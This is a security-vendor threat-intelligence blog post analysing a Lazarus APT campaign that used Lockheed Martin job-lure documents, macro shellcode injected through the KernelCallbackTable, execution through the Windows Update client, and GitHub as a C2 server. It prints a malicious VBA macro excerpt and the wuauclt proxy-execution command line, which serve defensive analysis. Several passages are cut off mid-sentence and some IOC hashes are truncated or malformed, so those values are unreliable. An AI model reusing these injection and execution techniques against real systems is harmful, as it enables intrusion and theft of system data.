

Home > Blog



THREAT INTELLIGENCE

# North Korea's Lazarus APT leverages Windows Update client, GitHub in latest campaign

Posted: January 21, 2022 by Threat Intelligence Team

*This blog was authored by Ankur Saini and Hossein Jazi*

Lazarus Group is one of the most sophisticated North Korean APTs that has been active since 2009. The group is responsible for many high profile attacks in the past and has gained worldwide attention. The Malwarebytes Threat Intelligence team is actively monitoring its activities and was able to spot a [new campaign](#) on Jan 18th 2022.

In this campaign, Lazarus conducted spear phishing attacks weaponized with malicious documents that use their [known job opportunities theme](#). We identified two decoy documents masquerading as American global security and aerospace giant Lockheed Martin.

In this blog post, we provide technical analysis of this latest attack including a clever use of Windows Update to execute the malicious payload and GitHub as a command and control server. We have reported the rogue GitHub account for harmful content.

## Analysis

The two macro-embedded documents seem to be luring the targets about new job

## Categories

Breaches

Product News

Ransomware


Threat Intelligence

Vulnerabilities



operated recently are the domains used by the threat actor.

Both of the documents use the same attack theme and have some common things like embedded macros but the full attack chain seems to be totally different. The analysis provided in the blog is mainly based on the “Lockheed\_Martin\_JobOpportunities.docx” document but we also provide brief analysis for the second document (Salary\_Lockheed\_Martin\_job\_opportunities\_confidential.doc) at the end of this blog.



## Attack Process

The below image shows the full attack process which we will discuss in detail in this article. The attack starts by executing the malicious macros that are embedded in the Word document. The malware performs a series of injections and achieves startup persistence in the target system. In the next section we will provide technical details about various stages of this attack and its payload capabilities.

## Macros: Control flow hijacking through KernelCallbackTable

```
WMPlaybackRadd = 8
wmorder2 = &H58
wmorder = &H10

If WMIIsAvailableOffline() = False Then
    Result = NtQueryInformationProcess(-1, 0, wsi, Len(wsi), capa)
    memcpy(wmsct, ByVal (wsi.WmScrData2 + wmorder2), WMPlaybackRadd)
    wmflash = wmsct + wmorder
    Ret = VirtualProtect(ByVal (wmflash), WMPlaybackRadd, WMVSDecpro, WmEmptyData)

    WMCreatFileSink = GetProcAddress(WMPlaybackHD, "WMIIsAvailableOffline")
    Ret = VirtualProtect(ByVal (WMCreatFileSink - 16), &H100000, Play_Encd, WmEmptyData)

    WMModifyFSink = WMCreatFileSink
    WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)
    WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)
    WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)

    memcpy(ByVal (WMCreatFileSink - 16), ByVal (wmflash), WMPlaybackRadd)
    Ret = VirtualProtect(ByVal (WMCreatFileSink - 16), &H100000, Play_Decd_Rdh, WmEmptyData)

    memcpy(ByVal (wmflash), (WMCreatFileSink), WMPlaybackRadd)

    If ThisDocument.ReadOnly = False Then
        WMCreatIndexer
        ThisDocument.Save
    End If
End If
```

through the *KernelCallbackTable* member of the *PEB*. A call to *NtQueryInformationProcess* is made with *ProcessBasicInformation* class as the parameter which helps the malware to retrieve the address of *PEB* and thus retrieving the *KernelCallbackTable* pointer.

```
0:002> dps 0x7fff37b72070 L0n98
00007fff`37b72070 00007fff`37b02ae0 USER32!_fnCOPYDATA
00007fff`37b72078 00007fff`37b6aa70 USER32!_fnCOPYGLOBALDATA
00007fff`37b72080 00007fff`37b00f60 USER32!_fnDWORD
00007fff`37b72088 00007fff`37b06ec0 USER32!_fnNCDESTROY
00007fff`37b72090 00007fff`37b0df90 USER32!_fnDWORDOPTINLPMSG
00007fff`37b72098 00007fff`37b6b2a0 USER32!_fnINOUTDRAG
00007fff`37b720a0 00007fff`37b08450 USER32!_fnGETTEXTLENGTHS
00007fff`37b720a8 00007fff`37b6af40 USER32!_fnINCNTOUTSTRING
00007fff`37b720b0 00007fff`37b6b000 USER32!_fnINCNTOUTSTRINGNULL
00007fff`37b720b8 00007fff`37b09bc0 USER32!_fnINLPCOMPAREITEMSTRUCT
00007fff`37b720c0 00007fff`37b02f40 USER32!_fnINLPCREATESTRUCT
00007fff`37b720c8 00007fff`37b6b0c0 USER32!_fnINLPDELETEITEMSTRUCT
```

*KernelCallbackTable* is initialized to an array of *callback* functions when *user32.dll* is loaded into memory, which are used whenever a graphical call (GDI) is made by the process. To hijack the control flow, malware replaces the *USER32!\_fnDWORD* callback in the table with the malicious *WMIsAvailableOffline* function. Once the flow is hijacked and malicious code is executed the rest of the code takes care of restoring the *KernelCallbackTable* to its original state.

### Shellcode Analysis

The shellcode loaded by the macro contains an encrypted DLL which is decrypted at runtime and then manually mapped into memory by the shellcode. After mapping the DLL, the shellcode jumps to the entry point of that DLL. The shellcode uses some kind of custom hashing method to resolve the APIs. We used [hollows\\_hunter](#) to dump the DLL and reconstruct the IAT once it is fully mapped into memory.

The hashing function accepts two parameters: the hash of the DLL and the hash of

The shellcode and all the subsequent inter-process Code/DLL injections in the attack chain use the same injection method as described below.

## Code Injection

The injection function is responsible for resolving all the required API calls. It then opens a handle to the target process by using the *OpenProcess* API. It uses the *SizeOfImage* field in the NT header of the DLL to be injected into allocated space into the target process along with a separate space for the *init\_dll* function. The purpose of the *init\_dll* function is to initialize the injected DLL and then pass the control flow to the entry point of the DLL. One thing to note here is a simple *CreateRemoteThread* method is used to start a thread inside the target process unlike the *KernelCallbackTable* technique used in our macro.

## Malware Components

- *stage1\_winword.dll* – This is the DLL which is mapped inside the Word process. This DLL is responsible for restoring the original state of *KernelCallbackTable* and then injecting *stage2\_explorer.dll* into the *explorer.exe* process.
- *stage2\_explorer.dll* – The *winword.exe* process injects this DLL into the *explorer.exe* process. With brief analysis we find out that the .data section contains two additional DLLs. We refer to them as *drops\_Ink.dll* and *stage3\_runtimebroker.dll*. By analyzing *stage2\_explorer.dll* a bit further we can easily understand the purpose of this DLL.

The above code snippet shows the main routine of *stage2\_explorer.dll*. As you can see it checks for the existence of “*C:Windowssystem32wuaueng.dll*” and then if it doesn’t exist it takes its path to drop additional files. It executes the *drops\_Ink.dll* in the current process and then tries to create the RuntimeBroker process and if successful in creating RuntimeBroker, it injects *stage3\_runtimebroker.dll* into the newly created process. If for some reason process creation fails, it just executes *stage3\_runtimebroker.dll* in the current *explorer.exe* process.

- *drops\_Ink.dll* – This DLL is loaded and executed inside the *explorer.exe* process, it mainly drops the Ink file (*WindowsUpdateConf.Ink*) into the startup folder and then it checks for the existence of *wuaueng.dll* in the malicious directory and manually loads and executes it from the disk if it exists. The Ink file (*WindowsUpdateConf.Ink*) executes “*C:Windowssystem32wuauct.exe*”  
*/UpdateDeploymentProvider C:Windowssystem32wuaueng.dll*  
*/RunHandlerComServer*. This is an interesting technique used by Lazarus to run its malicious DLL using the Windows Update Client to bypass security detection mechanisms. With this method, the threat actor can execute its malicious code through the Microsoft Windows Update client by passing the following arguments: */UpdateDeploymentProvider*, Path to malicious dll and */RunHandlerComServer* argument after the dll.

- *wuaueng.dll* – This is one of the most important DLLs in the attack chain. This malicious DLL is signed with a certificate which seems to belong to “*SAMOYAJ LIMITED*”, Till 20 January 2022, the DLL had (0/65) AV detections and presently only 5/65 detect it as malicious. This DLL has embedded inside another DLL which contains the core module (*core\_module.dll*) of this malware responsible for communicating with the Command and Control (C2) server. This DLL can be loaded into memory in two ways:
  - If *drops\_Ink.dll* loads this DLL into *explorer.exe* then it loads the *core\_module.dll* and then executes it
  - If it is being executed from *wuauclt.exe*, then it retrieves the PID of explorer.exe and injects the *core\_module.dll* into that process.

## The Core module and GitHub as a C2

Rarely do we see malware using GitHub as C2 and this is the first time we’ve observed Lazarus leveraging it. Using Github as a C2 has its own drawbacks but it is a clever choice for targeted and short term attacks as it makes it harder for security products to differentiate between legitimate and malicious connections. While analyzing the core module we were able to get the required details to access the C2 but unfortunately it was already cleaned and we were not able to get much except one of the additional modules loaded by the *core\_module.dll* remotely (thanks to [@jaydinbas](#) who shared the module with us).

There seems to be no type of string encoding used so we can clearly see the strings which makes the analysis easy. *get\_module\_from\_repo* uses the hardcoded *username*, *repo\_name*, *directory*, *token* to make a http request to GitHub and retrieves the files present in the “*images*” directory of the repository.

The HTTP request retrieves contents of the files present in the repository with an interesting validation which checks that the retrieved file is a PNG. The file that was earlier retrieved was named “*readme.png*”; this PNG file has one of the malicious modules embedded in it. The strings in the module reveal that the module’s original name is “*GetBaseInfo.dll*”. Once the malware retrieves the module it uses the *map\_module* function to map the DLL and then looks for an exported function named “*GetNumberOfMethods*” in the malicious module. It then executes *GetNumberOfMethods* and saves the result obtained by the module. This result is committed to the remote repo under the metafiles directory with a filename



difficult to hunt for these modules as they never really touch the disk which makes them harder to detect by AVs. The only way to get the modules would be to access the C2 and download the modules while they are live. Coming back to this module, it has very limited capabilities. It retrieves the *Username*, *ComputerName* and a list of all the *running processes* on the system and then returns the result so it can be committed to the C2.

### GitHub Account

The account with the username “*DanielManwarningRep*” is used to operate the malware. The account was created on January 17th, 2022 and other than this we were not able to find any information related to the account.

## Second Malicious Document used in the campaign

**Malicious Document** – Salary\_Lockheed\_Martin\_job\_opportunities\_confidential.doc (0160375e19e606d06f672be6e43f70fa70093d2a30031affd2929a5c446d07c1)

The initial attack vector used in this document is similar to the first document but the





## Conclusion

Lazarus APT is one of the advanced APT groups that is known to target the defense industry. The group keeps updating its toolset to evade security mechanisms. In this blog post we provided a detailed analysis about the new campaign operated by this actor. Even though they have used their old job theme method, they employed several new techniques to bypass detections:

- Use of *KernelCallbackTable* to hijack the control flow and shellcode execution
- Use of the Windows Update client for malicious code execution
- Use of GitHub for C2 communication

## IOCs:

### Maldocs:

0d01b24f7666f9bccf0f16ea97e41e0bc26f4c49cdfb7a4dabcc0a494b44ec9b  
Lockheed\_Martin\_JobOpportunities.docx


0160375e19e606d06f672be6e43f70fa70093d2a30031affd2929a5c446d07c1  
Salary\_Lockheed\_Martin\_job\_opportunities\_confidential.doc

Name	Sha256
readme.png	4216f63870e2cdfe499d09fce9caa301f9546f60a69c4032cb5fb6d5
wuaueng.dll	829eceee720b0a3e505efbd3262c387b92abdf46183d51a50489e2l
stage1_winword.dll	f14b1a91ed1ecd365088ba6de5846788f86689c6c2f2182855d5e09
stage2_explorer.dll	660e60cc1fd3e155017848a1f6befc4a335825a6ae04f3416b9b148
drops_lnk.dll	11b5944715da95e4a57ea54968439d955114088222fd2032d4e02l
stage3_runtimebroker.dll	9d18defe7390c59a1473f79a2407d072a3f365de9834b8d8be25f7e
core_module.dll	c677a79b853d3858f8c8b86ccd8c76ebbd1508cc9550f1da2d30be
GetBaseInfo.dll	5098ec21c88e14d9039d232106560b3c87487b51b40d6fef28254c

## Related articles


THREAT INTELLIGENCE

**A visit to a print shop put a password stealer on a co-worker's laptop**

 2 minutes


THREAT INTELLIGENCE

**Watch out! Mobidash Android adware spread through phishing and online links**

 1 minute

THREAT INTELLIGENCE

**Ransomware review: September 2024**

 2 minutes



- Products
- Pricing
- Partners
- Resources
- Support
- Get a quote
- Buy now

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.